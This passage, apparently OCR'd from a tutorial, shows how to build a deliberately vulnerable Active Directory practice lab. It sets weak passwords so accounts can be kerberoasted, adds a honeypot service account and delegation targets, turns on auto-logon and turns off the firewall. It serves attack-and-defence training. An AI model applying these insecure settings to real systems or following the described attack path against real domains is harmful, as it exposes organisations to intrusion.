
SRV02 simulates another server in the domain, it not only has an SQL instance, but also is able to delegate other domain users, except those protected high-privileged ones.

DOMAIN CONTROLLER

dc.blackops.local

First, we need to configure the domain controller. There are already many articles about it, so I recommend you to check this article: https://kamran-bilgrami.medium.com/ethical-hacking-lessons-building-free-active-directory-lab-in-azure-6c67a7eddd7f. You can jump to **[Configuring Services]** and continue.

Image not found or type unknown




If you just want to replicate my AD set, you can stop at [Configuring Certificate Services] since I did not adopt ADCS this time. If you are interested in this part, you can absolutely continue to read. And I plan to add ADCS feature to my next AD set.

Personally I set the domain as **blackops.local**, the NETBIOS name is **BLACKOPS**, and IP for domain controller is **192.168.0.56**. Then open Active Directory Users and Computers application,

let’s make some changes.

First, let’s create some domain users. Of course, you can create more domain users to increase the enumeration difficulty.


Image not found or type unknown



As you notice, there are some accounts with weak password. I set those weak passwords on purpose. **ir_operator** and **df_operator** share the same password to make room for credential use. In exploitation chain, ir_operator can be set a SPN, then ir_operator can be kerberoasted, this is the reason why I set a weak password for both of them. As to svc_sq1 account, you may find that this is a honeypot account, because it is sq1 not sql : D You can easily kerberoasting svc_sq1 and crack the password, but it will not help at all. In reality, your attack will be logged then blue team will notice it. Anyway, since there are few weak passwords, we must eliminate dictionary attack and brute-force attack, so we need to implement account lockout policy. This article tells you how to achieve this: https://www.windows-active-directory.com/account-lockout-policy-active-directory.html#:~:text=Double%2Dclick%20the%20domain%20to,Policies%20%E2%86%92%20Ac

count%20Lockout%20Policy.


Image not found or type unknown



Apart from few passwords, I specified few passwords such as russell.adler’s, these passwords cannot be cracked with a normal dictionary, but they will be used later in design steps, you can change them but just change them in following steps as well.


By the way, I set Administrator as a protected user, which cannot be delegated. It not only makes the environment more realistic but also increases the difficulty when abusing delegation.

Image not found or type unknown




I added an OU called Service Accounts, and I moved svc_sql and svc_sq1 to this OU. Since they are designed as service accounts, we need to set SPN for them. svc_sq1 is a honeypot account, so it is easy to set, as long as the SPN is in correct format.

Image not found or type unknown




After that, we can choose to set SPN for svc_sql, which is designed as service account for SQL Server instances in domain. It is not required to set it now, but it does not hurt. Why? Because we can use a tool to automate this process later without getting any error. If you follow my SPN settings, please make sure your SQL Server instance are named DB01 and DB02 respectively. Later I will show how to configure SQL Server instances.

Image not found or type unknown



Then, I add helen.park to Helpdesk group. You can also create more groups, or add more users to groups.

Image not found or type unknown



helen.park should be able to **RDP** to **client01**, we need to add helen.park to a localgroup in client01, I will mention it later. jason.hudson has **RDP** and **WinRM** right to **SRV01**, so add him to two localgroups in SRV01. Therefore, we need to impersonate **jason.hudson** instead of Administrator when abusing delegation :). Instead of adding these users to local group, we can also link a GPO to them to enforce. This video shows detailed steps to achieve this:


https://www.youtube.com/watch?v=euFiRyjRt1E

And I also turn on **automatic logon** for domain administrator on DC, you can check this article:

https://docs.microsoft.com/en-us/troubleshoot/windows-server/user-profiles-and-logon/turn-on-automatic-logon.

Besides, it is up to you whether turn on/off windows defender firewall. It is on by default, but I turn off it. **The setting is the same for every windows domain computers.**

Image not found or type unknown



Now, we completed basic settings on DC, but we will revisit DC after adding domain computers and configuration of SQL Server instances.

LINUX DOMAIN COMPUTER 1

web01.blackops.local

Since it is difficult to configure SRV01 and SRV02, so let’s start from easier ones.

First of all, we need to set DC’s ip as DNS. And add a new entity to /etc/resolve.conf. Be aware that after each reboot, we need to re-add the entity.

Image not found or type unknown



